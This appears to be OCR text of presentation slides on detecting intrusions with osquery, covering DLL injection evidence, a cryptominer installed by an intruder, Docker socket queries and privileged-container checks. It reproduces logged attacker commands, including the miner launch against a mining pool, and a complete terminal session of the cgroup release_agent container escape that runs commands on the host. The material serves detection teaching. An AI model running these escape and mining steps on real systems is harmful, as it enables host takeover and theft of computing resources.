
3844	0x00007FFEB08D2000	0x00007ffeb08d5000	PAGE_READWRITE	140731859861504	-1	-1	C:\Windows\SYSTEM32\clbcatq.dll
3844	0x00007FFEB08D5000	0x00007ffeb08d8000	PAGE_WRITECOPY	140731859861504	-1	-1	C:\Windows\SYSTEM32\clbcatq.dll
3844	0x00007FFEB08D8000	0x00007ffeb08e4000	PAGE_READONLY	140731859861504	-1	-1	C:\Windows\SYSTEM32\clbcatq.dll
3844	0x00007FFEAB2F0000	0x00007ffeab2f1000	PAGE_READONLY	140731770404864	-1	-1	C:\Windows\System32\oleacc.dll
3844	0x00007FFEAB2F1000	0x00007ffeab33f000	PAGE_EXECUTE_READ	140731770404864	-1	-1	C:\Windows\System32\oleacc.dll
3844	0x00007FFEAB33F000	0x00007ffeab341000	PAGE_READWRITE	140731770404864	-1	-1	C:\Windows\System32\oleacc.dll
3844	0x00007FFEAB341000	0x00007ffeab342000	PAGE_WRITECOPY	140731770404864	-1	-1	C:\Windows\System32\oleacc.dll
3844	0x00007FFEAB342000	0x00007ffeab353000	PAGE_READONLY	140731770404864	-1	-1	C:\Windows\System32\oleacc.dll
3844	0x00007FFEA9A60000	0x00007ffea9a61000	PAGE_READONLY	140731744649216	-1	-1	C:\Users\sohmukhe\Downloads\msf.dll
3844	0x00007FFEA9A61000	0x00007ffea9a62000	PAGE_EXECUTE_READ	140731744649216	-1	-1	C:\Users\sohmukhe\Downloads\msf.dll
3844	0x00007FFEA9A62000	0x00007ffea9a63000	PAGE_READONLY	140731744649216	-1	-1	C:\Users\sohmukhe\Downloads\msf.dll
3844	0x00007FFEA9A63000	0x00007ffea9a64000	PAGE_READWRITE	140731744649216	-1	-1	C:\Users\sohmukhe\Downloads\msf.dll
3844	0x00007FFEA9A64000	0x00007ffea9a65000	PAGE_READONLY	140731744649216	-1	-1	C:\Users\sohmukhe\Downloads\msf.dll

DLLInjection: Evidence gathering

- File System Metadata for evidence of time of execution
- https://github.com/facebook/osquery/blob/master/specs/utility/file.table


```
osquery> select * from file where path='C:\Users\soh     \Downloads\msf.dll';
+-----------------------------------+-----------------------------+----------+-----------------+------+-------+--------+
| path                              | directory                   | filename | inode           | uid  | gid   | mode   |
| device     | size | block_size | atime      | mtime      | ctime      | btime      | hard_links | symlink | type    | attributes | volume_serial | file_id           |
+-----------------------------------+-----------------------------+----------+-----------------+------+-------+--------+
| C:\Users\soh     \Downloads\msf.dll | C:\Users\soh     \Downloads | msf.dll  | 5066549580901425 | 1001 | 513   | -1     |
| 1745239953 | 5120 | 512        | 1539040447 | 1539040500 | 1539040500 | 1539040447 | 1          | 0       | regular | A          | 6806-3f91     | 0x001200000001ac31 |
+-----------------------------------+-----------------------------+----------+-----------------+------+-------+--------+
```

Evented Tables



CryptoMining

Attack Scenario



1. Attacker authenticates with stolen credentials
2. Attacker establishes alternate access by creating a new user
3. The new user installs and starts the miner
4. The miner establishes connection to its pool

Detection Mechanism:

- Suspicious process on a non-standard network socket
- *select s.pid, p.name, local_address, remote_address, family, protocol, local_port, remote_port from process_open_sockets s join processes p on s.pid = p.pid where remote_port like 4444*

Detection from artifacts

Authenticated users commands last 60 mintues

child_process	cmdline	gid	host	path	pid	username	_time
19682	/bin/sh /usr/libexec/grepconf.sh -c	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	19691	centos	2019-01-17 07:51:20
19682	/usr/bin/grep -qi ^COLOR.*none /etc/DIR_COLORS	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/grep	19698	centos	2019-01-17 07:51:20
19682	sudo -l	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/sudo	19703	centos	2019-01-17 07:51:20
19682	sudo adduser centos-user -m -g wheel	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/sudo	19724	centos	2019-01-17 07:51:35
19682	sudo su centos-user	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/sudo	19742	centos	2019-01-17 07:51:41
19682	ps axf	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/ps	23955	centos	2019-01-17 07:54:34
19682	ps axuf	1000	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/ps	23960	centos	2019-01-17 07:54:34
19744	/bin/sh /usr/libexec/grepconf.sh -c	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	19749	centos-user	2019-01-17 07:51:41
19744	/usr/bin/grep -qi ^COLOR.*none /etc/DIR_COLORS	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/grep	19756	centos-user	2019-01-17 07:51:41
19744	git clone https://github.com/tpruvot/cpuminer-multi.git	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/git	19773	centos-user	2019-01-17 07:51:53
19744	git clone https://github.com/tpruvot/cpuminer-multi.git	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/git	19790	centos-user	2019-01-17 07:52:08
19744	/bin/sh ./autogen.sh	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	19832	centos-user	2019-01-17 07:52:30
19744	/bin/sh ./configure CFLAGS=-march=native --with-crypto --with-curl	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	20150	centos-user	2019-01-17 07:52:44
19744	/bin/bash ./build.sh	10	ip-172-17-2-180.us-west-1.compute.internal	/usr/bin/bash	21651	centos-user	2019-01-17 07:53:42
19744	./cpuminer -a 3 cryptonight -o stratum+tcp://pool.minexmr.com:4444 -u 49K6mqKNAqmJnkQmKy49rQQWbRJDhkWc4jQXVAYRhjy2WWWqEgJSDhU2bb6K4nKtJK8wYgFdBcEGRg3ApNFgEjCTDctm7Gn -p x -t	10	ip-172-17-2-180.us-west-1.compute.internal	/home/centos-user/cpuminer-multi/cpuminer	23921	centos-user	2019-01-17 07:54:18

Detection from artifacts

Processes with no system package

command	container	host	package	path	process	process_id	process_start_time	username
./cpuminer -a cryptonight -o stratum+tcp://pool.minexmr.com:4444 -u 49K6mqKNAqmJnkQmKy49rQQWbRJDhkWc4jQXVAYRhjy2WWWqEgJSDhU2bb6K4nKtJK8wYgFdBcEGRg3ApNFgEjCTDctm7Gn -p x -t 3		ip-172-17-2-180.us-west-1.compute.internal		/home/centos-user/cpuminer-multi/cpuminer	cpuminer	23921	1547736846	centos-user

DNS events in last 60 minutes

record_name	count	dns_record	record_type
27.0.17.172.in-addr.arpa	1		PTR
46.6.217.172.in-addr.arpa	3	sfo03s08-in-f14.1e100.net sfo03s08-in-f46.1e100.net	PTR
github.com	8	192.30.255.112 192.30.255.113	A AAAA
google.com	2	172.217.6.46	A
ip-172-17-2-180.us-west-1.compute.internal.us-west-1.compute.internal	4		A AAAA
pool.minexmr.com	14	176.9.2.144 176.9.53.68 178.63.48.196 37.187.154.79 37.59.43.136 37.59.44.93 37.59.45.174 37.59.54.205 37.59.55.60 78.46.89.102 78.46.91.134 91.121.2.76	A AAAA

Container Exploit

Docker queries

- Docker_open_sockets:

```
osquery> SELECT DISTINCT t.unix_time AS query_time, pof.pid AS process_id, (SELECT name FROM processes AS p WHERE p.pid=pof.pid ) AS process, CASE WHEN pof.pid IN (S
ELECT dcp.pid AS pid FROM docker_containers AS dc JOIN docker_container_processes AS dcp ON dc.id=dcp.id) THEN '1' ELSE NULL END AS process_in_container , pof.path A
S file_path, f.inode AS file_inode, f.filename AS filename FROM process_open_sockets AS pof LEFT JOIN file AS f ON f.path=pof.path LEFT JOIN time AS t WHERE (pof.pat
h LIKE '/run/%%container%%' OR pof.path LIKE '/run/%%docker%%' OR pof.path LIKE '/var/run/%%docker%%' OR pof.path LIKE '/var/run/%%container%%') AND pof.family=1;
          query_time = 1558223964
          process_id = 10145
             process = dockerd
process_in_container =
           file_path = /var/run/docker.sock
          file_inode = 259
            filename = docker.sock

          query_time = 1558223964
          process_id = 10160
             process = docker-containe
process_in_container =
           file_path = /var/run/docker/containerd/docker-containerd-debug.sock
          file_inode = 946
            filename = docker-containerd-debug.sock

          query_time = 1558223964
          process_id = 10160
             process = docker-containe
process_in_container =
           file_path = /var/run/docker/containerd/docker-containerd.sock
          file_inode = 947
            filename = docker-containerd.sock

          query_time = 1558223964
          process_id = 10145
             process = dockerd
process_in_container =
           file_path = /var/run/docker/metrics.sock
          file_inode = 948
            filename = metrics.sock
```

Docker Queries

- docker_socket_permissions:

```
osquery> SELECT DISTINCT t.unix_time AS query_time, f.path AS file_path, u.username AS user, g.groupname AS 'group', f.uid AS user_id, f.gid AS group_id, f.mode AS f
ile_acl, f.mtime AS file_modify_time, f.ctime AS file_create_time, f.inode AS file_inode, f.filename AS filename FROM users AS u LEFT JOIN file AS f ON u.uid=f.uid L
EFT JOIN groups AS g ON g.gid=f.gid LEFT JOIN time AS t WHERE (f.path LIKE '/run/%%container%%' OR f.path LIKE '/run/%%docker%%' OR f.path LIKE '/var/run/%%docker%%'
 OR f.path LIKE '/var/run/%%container%%') AND f.type='socket';
      query_time = 1558224128
       file_path = /run/docker.sock
            user = root
           group = docker
         user_id = 0
        group_id = 127
        file_acl = 0660
file_modify_time = 1558219374
file_create_time = 1558219374
      file_inode = 259
        filename = docker.sock

      query_time = 1558224128
       file_path = /run/docker/containerd/docker-containerd-debug.sock
            user = root
           group = root
         user_id = 0
        group_id = 0
        file_acl = 0660
file_modify_time = 1558219374
file_create_time = 1558219374
      file_inode = 946
        filename = docker-containerd-debug.sock

      query_time = 1558224128
       file_path = /run/docker/containerd/docker-containerd.sock
            user = root
           group = root
         user_id = 0
        group_id = 0
        file_acl = 0660
file_modify_time = 1558219374
file_create_time = 1558219374
      file_inode = 947
        filename = docker-containerd.sock
```

Can we detect it?

- Container running in privileged mode with the root user without any security constraints such as AppArmor


```
osquery> select name,image,status from docker_containers where privileged=1;
+--------+--------------+--------------+
| name   | image        | status       |
+--------+--------------+--------------+
| /web01 | nginx:latest | Up 3 minutes |
+--------+--------------+--------------+
```

```
osquery> SELECT name, env_variables
    ...> FROM docker_containers
    ...> WHERE env_variables LIKE "%NGINX_VERSION%";
+--------+------------------------------------------------------------------------------------------------------------------------+
| name   | env_variables                                                                                                          |
+--------+------------------------------------------------------------------------------------------------------------------------+
| /web01 | PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, NGINX_VERSION=1.15.12-1~stretch, NJS_VERSION=1.15.12.0.3.1-1~stretch |
+--------+------------------------------------------------------------------------------------------------------------------------+
```

```
osquery> SELECT name, image, state
    ...> FROM docker_containers
    ...> WHERE security_options NOT LIKE "%apparmor%";
+----------------+--------------+---------+
| name           | image        | state   |
+----------------+--------------+---------+
| /web01         | nginx:latest | running |
| /epic_engelbart | ubuntu      | running |
+----------------+--------------+---------+
```

```
osquery> SELECT containers.name, processes.pid, processes.name, cmdline, user
    ...> FROM docker_container_processes processes
    ...> JOIN docker_containers containers ON containers.id=processes.id
    ...> WHERE processes.id IN (
    ...> SELECT id FROM docker_containers
    ...> ) AND user="root";
+-------+-------+-------+---------------------------------------+------+
| name  | pid   | name  | cmdline                               | user |
+-------+-------+-------+---------------------------------------+------+
| bash  | 31517 | bash  | /bin/bash                             | root |
| nginx | 34193 | nginx | nginx: master process nginx -g daemon off; | root |
+-------+-------+-------+---------------------------------------+------+
```

Privileged Container/ Container escape attempt



```
sohmukhe@ubuntu:~$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu bash
```


```
root@2e5059d92909:/# whoami
root
root@2e5059d92909:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
mkdir: cannot create directory '/tmp/cgrp/x': File exists
root@2e5059d92909:/# mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/y
mkdir: cannot create directory '/tmp/cgrp': File exists
root@2e5059d92909:/# mkdir /tmp/cgrp1 && mount -t cgroup -o rdma cgroup /tmp/cgrp1 && mkdir /tmp/cgrp1/x
mkdir: cannot create directory '/tmp/cgrp1/x': File exists
root@2e5059d92909:/# mkdir /tmp/cgrp1 && mount -t cgroup -o rdma cgroup /tmp/cgrp1 && mkdir /tmp/cgrp1/y
mkdir: cannot create directory '/tmp/cgrp1': File exists
root@2e5059d92909:/#
root@2e5059d92909:/#
root@2e5059d92909:/# ls /tmp/cgrp
cgroup.clone_children  cgroup.procs  cgroup.sane_behavior  notify_on_release  release_agent  tasks  x
root@2e5059d92909:/# ls /tmp/cgrp1
cgroup.clone_children  cgroup.procs  cgroup.sane_behavior  notify_on_release  release_agent  tasks  x
root@2e5059d92909:/# ls /tmp/cgrp/x
cgroup.clone_children  cgroup.procs  notify_on_release  rdma.current  rdma.max  tasks
root@2e5059d92909:/# echo 1 > /tmp/cgrp/x/notify_on_release
root@2e5059d92909:/# host_path= sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
root@2e5059d92909:/# echo "$host_path/cmd" > /tmp/cgrp/release_agent
root@2e5059d92909:/# cat /tmp/cgrp/release_agent
/var/lib/docker/overlay2/5a807910ec771b07e8eb915627bbcfe94ea9b670260a236e0d4fa4360a128cdd/diff/cmd
root@2e5059d92909:/# echo '#!/bin/sh' > /cmd
root@2e5059d92909:/# echo "ps aux > $host_path/output" >> /cmd
root@2e5059d92909:/# chmod a+x /cmd
root@2e5059d92909:/# cat /cmd
#!/bin/sh
ps aux > /var/lib/docker/overlay2/5a807910ec771b07e8eb915627bbcfe94ea9b670260a236e0d4fa4360a128cdd/diff/output
root@2e5059d92909:/# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
root@2e5059d92909:/# head /output
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.5 225768  4908 ?        Ss   13:56   0:14 /sbin/init auto noprompt
root           2  0.0  0.0      0     0 ?        S    13:56   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   13:56   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   13:56   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   13:56   0:00 [kworker/0:0H-kb]
root           8  0.0  0.0      0     0 ?        I<   13:56   0:00 [mm_percpu_wq]
root           9  0.0  0.0      0     0 ?        S    13:56   0:12 [ksoftirqd/0]
root          10  0.2  0.0      0     0 ?        I    13:56   0:44 [rcu_sched]
